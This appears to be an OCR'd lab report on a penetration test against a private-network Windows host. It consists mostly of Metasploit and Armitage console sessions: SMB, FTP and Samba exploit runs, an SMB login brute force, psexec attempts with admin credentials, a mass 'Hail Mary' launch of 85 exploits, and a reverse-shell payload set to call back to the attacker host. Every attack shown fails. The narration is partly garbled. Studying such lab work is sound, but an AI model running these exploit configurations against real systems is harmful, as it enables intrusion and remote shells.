


```
erpc/ms03_026_dcom) > set RHOSTS 10.221.0.33

erpc/ms03_026_dcom) > set TARGET 0

erpc/ms03_026_dcom) > set LHOST 192.168.40.132

erpc/ms03_026_dcom) > set LPORT 9021

erpc/ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
rpreter/bind_tcp
erpc/ms03_026_dcom) > set RPORT 135
```

```
RHOSTS => 10.221.0.33
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.40.132
LHOST => 192.168.40.132
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set LPORT 18819
LPORT => 18819
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > set WAIT 180
WAIT => 180
msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) > exploit -j
[*] Exploit running as background job 3.
[*] Exploit completed, but no session was created.
[*] 10.221.0.33:445 - Connecting to the target (10.221.0.33:445)...
[*] 10.221.0.33:445 - Sending the exploit packet (923 bytes)...
[*] 10.221.0.33:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Started bind TCP handler against 10.221.0.33:18819

msf6 exploit(windows/smb/ms09_050_smb2_negotiate_func_index) >
```

Exploit ms09_050_smb2_negotiate _func_index

Highlight the 2016 Windows Server and highlight the device. Select the attack option and select smb in the drop-down box. Select the smb command ms_06_066_nwapi and initiate the command. The exploit failed the process and displayed an error message. The binderror failed on the device and displayed an error through the initialization process.




```
ing to windows/meterpreter/reverse_tcp
nwapi) > set RHOSTS 10.221.0.33

nwapi) > set TARGET 0

nwapi) > set LHOST 192.168.40.132

nwapi) > set SMBPIPE srvsvc

nwapi) > set LPORT 9238

nwapi) > set PAYLOAD generic/shell_bind_tcp
```

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms06_066_nwapi) > set RHOSTS 10.221.0.33
RHOSTS => 10.221.0.33
msf6 exploit(windows/smb/ms06_066_nwapi) > set TARGET 0
TARGET => 0
msf6 exploit(windows/smb/ms06_066_nwapi) > set LHOST 192.168.40.132
LHOST => 192.168.40.132
msf6 exploit(windows/smb/ms06_066_nwapi) > set SMBPIPE srvsvc
SMBPIPE => srvsvc
msf6 exploit(windows/smb/ms06_066_nwapi) > set LPORT 9238
LPORT => 9238
msf6 exploit(windows/smb/ms06_066_nwapi) > set PAYLOAD generic/shell_bind_tcp
PAYLOAD => generic/shell_bind_tcp
msf6 exploit(windows/smb/ms06_066_nwapi) > set RPORT 445
RPORT => 445
msf6 exploit(windows/smb/ms06_066_nwapi) > exploit -j
[*] Exploit running as background job 4.
[*] Exploit completed, but no session was created.
[*] 10.221.0.33:445 - Connecting to the SMB service...
[*] 10.221.0.33:445 - Binding to e67ab081-9844-3521-9d32-834f038001c0:1.0@ncacn_np:10.221.0.33[\srvsvc] ...
[-] 10.221.0.33:445 - Exploit failed: Rex::Proto::DCERPC::Exceptions::BindError Failed to bind. Could not bi
msf6 exploit(windows/smb/ms06_066_nwapi) > |
```

Exploit ms_06_066_nwapi

A brute force attack was initiated on the smb on the IPv4 address 10.221.0.33. The exploit displayed the SMB domain IPC$. The user pass file was located from the exploit. The user pass files path is /usr/share/armitage/userpass5802.txt. The exploit listed the USER_AS_PASS was set to equal or greater than false. The BLANK_PASSWORDS were greater than or equal to false. Auxiliary module is running in the background and listed job 119. The Ruby SMB displayed a communication error and did not deploy.




```
msf6 > use auxiliary/scanner/smb/smb_login
[*] Using configured payload windows/meterpreter/bind_tcp
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 10.221.0.33
RHOSTS => 10.221.0.33
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain IPC$
SMBDomain => IPC$
msf6 auxiliary(scanner/smb/smb_login) > set REMOVE_USERPASS_FILE true
REMOVE_USERPASS_FILE => true
msf6 auxiliary(scanner/smb/smb_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf6 auxiliary(scanner/smb/smb_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf6 auxiliary(scanner/smb/smb_login) > set USERPASS_FILE /usr/share/armitage/userpass5802.txt
USERPASS_FILE => /usr/share/armitage/userpass5802.txt
msf6 auxiliary(scanner/smb/smb_login) > set RPORT 445
RPORT => 445
msf6 auxiliary(scanner/smb/smb_login) > set DB_ALL_CREDS false
msf6 auxiliary(scanner/smb/smb_login) >
```

```
REMOVE_USERPASS_FILE => true
msf6 auxiliary(scanner/smb/smb_login) > set USER_AS_PASS false
USER_AS_PASS => false
msf6 auxiliary(scanner/smb/smb_login) > set BLANK_PASSWORDS false
BLANK_PASSWORDS => false
msf6 auxiliary(scanner/smb/smb_login) > set USERPASS_FILE /usr/share/armitage/userp
USERPASS_FILE => /usr/share/armitage/userpass5802.txt
msf6 auxiliary(scanner/smb/smb_login) > set RPORT 445
RPORT => 445
msf6 auxiliary(scanner/smb/smb_login) > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf6 auxiliary(scanner/smb/smb_login) > run -j
[*] Auxiliary module running as background job 119.
[*] 10.221.0.33:445       - 10.221.0.33:445 - Starting SMB login bruteforce
[*] 10.221.0.33:445       - Error: 10.221.0.33: RubySMB::Error::CommunicationError
[*] 10.221.0.33:445       - Scanned 1 of 1 hosts (100% complete)

msf6 auxiliary(scanner/smb/smb_login) >
```

Exploit smb_login


The next attack was through an ftp exploit. The attack used the ftp exploit comsnd_ftpc_fmstr. The exploit created a background job and completed. The attack attempted to trigger an overflow on the target. The exploit failed to connect to the target and timed out.



```
msf6 > use exploit/windows/ftp/comsnd_ftpd_fmtstr
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/comsnd_ftpd_fmtstr) > set RHOSTS 10.221.0.33
RHOSTS => 10.221.0.33
msf6 exploit(windows/ftp/comsnd_ftpd_fmtstr) > set TARGET 1
TARGET => 1
msf6 exploit(windows/ftp/comsnd_ftpd_fmtstr) > set LHOST 192.168.40.132
LHOST => 192.168.40.132
msf6 exploit(windows/ftp/comsnd_ftpd_fmtstr) > set LPORT 1429
LPORT => 1429
msf6 exploit(windows/ftp/comsnd_ftpd_fmtstr) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/ftp/comsnd_ftpd_fmtstr) > set RPORT 21
RPORT => 21
msf6 exploit(windows/ftp/comsnd_ftpd_fmtstr) > exploit -j
[*] Exploit running as background job 120.
[*] Exploit completed, but no session was created.
[*] 10.221.0.33:21 - Triggering overflow...
[-] 10.221.0.33:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.221.0.33:21) timed out.


msf6 exploit(windows/ftp/comsnd_ftpd_fmtstr) >
```


Exploit comsnd_ftpc_fmstr

The next attack was a ftp exploit on the targeted device. The ftp exploit used on the target was comsnd_ftp_fmtstr. The exploit set the payload windows/meterpreter/bind_tcp and deployed. The exploit started running in the background and created job 121. The exploit failed to complete a session and was completed. The exploit failed and the connection timed out.



```
msf6 > use exploit/windows/ftp/dreamftp_format
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/dreamftp_format) > set RHOSTS 10.221.0.33
RHOSTS => 10.221.0.33
msf6 exploit(windows/ftp/dreamftp_format) > set TARGET 0
TARGET => 0
msf6 exploit(windows/ftp/dreamftp_format) > set LHOST 192.168.40.132
LHOST => 192.168.40.132
msf6 exploit(windows/ftp/dreamftp_format) > set LPORT 2501
LPORT => 2501
msf6 exploit(windows/ftp/dreamftp_format) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/ftp/dreamftp_format) > set RPORT 21
RPORT => 21
msf6 exploit(windows/ftp/dreamftp_format) > exploit -j
[*] Exploit running as background job 121.
[*] Exploit completed, but no session was created.
[-] 10.221.0.33:21 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (10.221.0.33:21) timed out.



msf6 exploit(windows/ftp/dreamftp_format) > S
```


An attack was deployed with the command psexec_psh. The somba command found the SMDDomain as Workgroup. The SMBUser identified as admin. The SMBPass identified itself as admin. The DB_ALL_CREDS is greater than or equal to false. The command identified no results from the search. The exploit failed to load the module exploit/windows/smb/psexec_psh.



```
msf6 > use exploit/windows/smb/psexec_psh
[-] No results from search
[-] Failed to load module: exploit/windows/smb/psexec_psh
msf6 > set SMBDomain WORKGROUP
SMBDomain => WORKGROUP
msf6 > set SMBUser admin
SMBUser => admin
msf6 > set LPORT 26763
LPORT => 26763
msf6 > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf6 > set RPORT 445
RPORT => 445
msf6 > set DB_ALL_CREDS false
DB_ALL_CREDS => false
msf6 > set SMBPass admin
SMBPass => admin
msf6 > set RHOST 10.221.0.33
RHOST => 10.221.0.33
msf6 > exploit -j
[-] Unknown command: exploit

msf6 > S
```

Exploit psexec_psh

A hail mary attack was deployed to find active sessions on the device. The IPv4 address of 10.221.0.33/24 showed 85 exploits. The exploits were sorted and launched in sequence. The list identified the exploits and separated them into categories. At the bottom of the command the active sessions are listed. The IPv4 address of 10.221.0.33 displayed there are no active sessions.




```
[*] Finding exploits (via local magic)
[+]      10.221.0.33: found 85 exploits
[*] Sorting Exploits...
[*] Launching Exploits...
[*] 10.221.0.33:139 (multi/ids/snort_dce_rpc)
[*] 10.221.0.33:445 (multi/ids/snort_dce_rpc)
[*] 10.221.0.33:139 (multi/samba/nttrans)
[*] 10.221.0.33:445 (multi/samba/nttrans)
[*] 10.221.0.33:139 (multi/samba/usermap_script)
[*] 10.221.0.33:445 (multi/samba/usermap_script)
[*] 10.221.0.33:139 (windows/brightstor/etrust_itm_alert)
[*] 10.221.0.33:445 (windows/brightstor/etrust_itm_alert)
[*] 10.221.0.33:139 (windows/oracle/extjob)
[*] 10.221.0.33:445 (windows/oracle/extjob)
[*] 10.221.0.33:139 (windows/smb/cve_2020_0796_smbghost)
[*] 10.221.0.33:445 (windows/smb/cve_2020_0796_smbghost)
[*] 10.221.0.33:139 (windows/smb/ipass_pipe_exec)
[*] 10.221.0.33:445 (windows/smb/ipass_pipe_exec)
[*] 10.221.0.33:139 (windows/smb/ms03_049_netapi)
[*] 10.221.0.33:445 (windows/smb/ms03_049_netapi)
[*] 10.221.0.33:139 (windows/smb/ms04_007_killbill)
[*] 10.221.0.33:445 (windows/smb/ms04_007_killbill)
msf6 >
```

```
[*] 10.221.0.33:139 (windows/smb/psexec)
[*] 10.221.0.33:445 (windows/smb/psexec)
[*] 10.221.0.33:139 (windows/smb/smb_doublepulsar_rce)
[*] 10.221.0.33:445 (windows/smb/smb_doublepulsar_rce)
[*] 10.221.0.33:139 (windows/smb/smb_rras_erraticgopher)
[*] 10.221.0.33:445 (windows/smb/smb_rras_erraticgopher)
[*] 10.221.0.33:139 (windows/smb/timbuktu_plughntcommand_bof)
[*] 10.221.0.33:445 (windows/smb/timbuktu_plughntcommand_bof)
[*] 10.221.0.33:139 (windows/smb/webexec)
[*] 10.221.0.33:445 (windows/smb/webexec)
[*] 10.221.0.33:135 (windows/dcerpc/ms03_026_dcom)
[*] 10.221.0.33:3389 (windows/rdp/cve_2019_0708_bluekeep_rce)
[*] 10.221.0.33:3389 (windows/rdp/rdp_doublepulsar_rce)
[*] Listing sessions...
msf6 > sessions -v

Active sessions
===============

No active sessions.
```

Exploit Hail Mary


The somba exploit deployed was usermap_script. The exploit deployed a payload cmd/unix//reverse. The exploit started running as background job 23. The exploit was completed but there were no sessions created. The exploit created a reverse TCP double handler on 192.168.40.132:9053. The exploit failed and the SMB server did not reply to the request.



```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 10.221.0.33
RHOSTS => 10.221.0.33
msf6 exploit(multi/samba/usermap_script) > set TARGET 0
TARGET => 0
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.40.132
LHOST => 192.168.40.132
msf6 exploit(multi/samba/usermap_script) > set LPORT 9053
LPORT => 9053
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > exploit -j
[*] Exploit running as background job 23.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP double handler on 192.168.40.132:9053
[-] 10.221.0.33:139 - Exploit failed: Rex::Proto::SMB::Exceptions::NoReply The SMB server did not reply to our request


msf6 exploit(multi/samba/usermap_script) >
```

